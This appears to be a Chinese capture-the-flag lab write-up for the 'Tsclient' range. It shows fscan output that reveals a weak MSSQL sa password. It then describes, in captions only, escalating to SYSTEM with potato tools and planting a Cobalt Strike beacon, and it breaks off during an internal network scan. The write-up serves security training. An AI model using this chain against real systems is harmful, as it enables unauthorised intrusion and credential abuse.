春秋云镜之Tsclient

flag1

先扫一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
D:\天狐工具箱\gui_scan\fscan>fscan.exe -h 39.99.153.41

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 2.0.0
[*] 扫描类型: all, 目标端口: 21,22,80,81,135,139,443,445,1433,1521,3306,5432,6379,7001,8000,8080,8089,9000,9200,11211,27017,80,81,82,83,84,85,86,87,88,89,90,91,92,98,99,443,800,801,808,880,888,889,1000,1010,1080,1081,1082,1099,1118,1888,2008,2020,2100,2375,2379,3000,3008,3128,3505,5555,6080,6648,6868,7000,7001,7002,7003,7004,7005,7007,7008,7070,7071,7074,7078,7080,7088,7200,7680,7687,7688,7777,7890,8000,8001,8002,8003,8004,8006,8008,8009,8010,8011,8012,8016,8018,8020,8028,8030,8038,8042,8044,8046,8048,8053,8060,8069,8070,8080,8081,8082,8083,8084,8085,8086,8087,8088,8089,8090,8091,8092,8093,8094,8095,8096,8097,8098,8099,8100,8101,8108,8118,8161,8172,8180,8181,8200,8222,8244,8258,8280,8288,8300,8360,8443,8448,8484,8800,8834,8838,8848,8858,8868,8879,8880,8881,8888,8899,8983,8989,9000,9001,9002,9008,9010,9043,9060,9080,9081,9082,9083,9084,9085,9086,9087,9088,9089,9090,9091,9092,9093,9094,9095,9096,9097,9098,9099,9100,9200,9443,9448,9800,9981,9986,9988,9998,9999,10000,10001,10002,10004,10008,10010,10250,12018,12443,14000,16080,18000,18001,18002,18004,18008,18080,18082,18088,18090,18098,19001,20000,20720,21000,21501,21502,28018,20880
[*] 开始信息扫描...
[*] 最终有效主机数量: 1
[*] 共解析 218 个有效端口
[+] 端口开放 39.99.153.41:135
[+] 端口开放 39.99.153.41:80
[+] 端口开放 39.99.153.41:139
[+] 端口开放 39.99.153.41:1433
[+] 存活端口数量: 4
[*] 开始漏洞扫描...
[*] 网站标题 http://39.99.153.41 状态码:200 长度:703 标题:IIS Windows Server
[*] NetInfo
[*] 39.99.153.41
[->] WIN-WEB
[->] 172.22.8.18
[->] 2001:0:348b:fb58:3cf4:1774:d89c:66d6
[!] 扫描错误 39.99.153.41:139 - netbios error
[+] MSSQL 39.99.153.41:1433:sa 1qaz!QAZ
[+] 扫描已完成: 4/4
[*] 扫描结束,耗时: 15.6297851s

sa 1qaz!QAZ 发现账号密码


mdut直接连接

img


尝试上传土豆提高权限到sysytem

img


传cs马

img

甜土豆上线system用户

img


拿到第一个flag

flag2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74

C:\Users\Public\FScan_2.0.1_windows_x64.exe.exe -h 172.22.8.18/24 
┌──────────────────────────────────────────────┐
│ ___ _ │
